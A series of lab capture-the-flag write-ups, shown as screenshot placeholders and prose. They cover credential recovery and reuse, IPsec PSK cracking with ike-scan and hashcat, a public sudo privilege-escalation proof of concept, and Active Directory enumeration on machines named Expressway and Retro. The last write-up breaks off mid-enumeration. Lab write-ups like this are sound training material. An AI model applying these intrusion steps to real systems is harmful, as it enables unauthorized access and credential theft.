
I downloaded these files and read them but it’s all jumbled garbage. Honestly not sure what to do with them so I just consulted AI. So this makes sense but for some reason I didn’t think of it on my own- I can decompile them. We get credentials from the output.

I was able to get into the PHPmyadmin.

I poked around here for a while but I also wanted to check out the wordpress part. These creds didn’t work in wordpress. I used wpscan though and we found another possible user notch.


I was thinking about checking the version but I wanted to see if there was password reuse and I actually got into ssh with the same credentials.


Ran sudo -l for a quick win and we actually got a very quick win.


GG
-
Expressway writeup
10.129.238.52
Scanned the machine with rustscan.


I found it strange that only ssh was open. I reran rustscan in case and scanned udp ports.

I searched exploits for OpenSSH 10.0p2 but could not find anything. Checked hacktricks for port 500 udp https://hacktricks.wiki/en/network-services-pentesting/ipsec-ike-vpn-pentesting.html. Looks like this has to do with IPsec VPN. From the article we can run ike-scan to get some information.

The ‘Auth=PSK’ means there is a VPN configured with a preshared key. Also with the last line and the knowledge from hacktricks, the machine is configured for IPsec and is willing o perform IKE negotiation. We can do further fingerprinting with this. This will help us to guess the VPN vendor.

We can capture the PSK hash next.

Then we need to crack it. I’ll use hashcat.


From the PSK it appears we also receive a user of ike@expressay.htb. Downloaded ikeforce and tried connecting but was having issues. So I was stuck here for a while trying to find out what I can do next. I got a hint and this is something I need to ingrain in my brain. We have a user and a password, though my thought was this is to the VPN there can be password reuse. I used it on ssh and this let us log in.

Sudo -l gives us some weird prompt.

I tried the password we have and also spiderman because for some reason I feel like #3 is a spiderman reference. I don’t watch marvel though lol sorry. This may be something useful to check out later.
/etc/shadow not listable. /etc/passwd no other user. Check verion of machine, crontab, network and navigated around a few files. Sudo version is interesting.

Found this https://github.com/K1tt3h/CVE-2025-32463-POC. Read through the exploit, it’s small and nano is on the victim machine so I just created exploit.sh and copied the code. Ran it and we get root.

GG
-
Retro writeup
10.129.234.44
Scanned the target with rustscan.

Right off the bat this looks like an AD machine. Ran ldapsearch and we get some information back.



Ran enum4linux-ng and rpcclient but but no interesting results back. Tried querying user information but to no avail. Scanned users with kerbrute.

Also checked out smb with smbclient. Notes I had permission to connect but not view files. Trainees I found an important.txt.

Looks like that trainee account earlier may have a bruteforcable password.

Ran kerbrute

While that was running I just tried super simple passwords and the creds are actually trainee:trainee. We can see things in the Notes share now.

Downloaded those. User.txt is the flag.

Earlier we also seen that banking account. Maybe that is bruteforcable or has super simple creds too. There’s also a Thomans and James and I assume they are the tblack and jburley. Started my bruteforce on banking.

While that runs, since we have credentials of trainee, we may be able to find more information in the environment being authenticated. Ran rpcclient but gave us information we already know.

Ran ldapdomaindump.
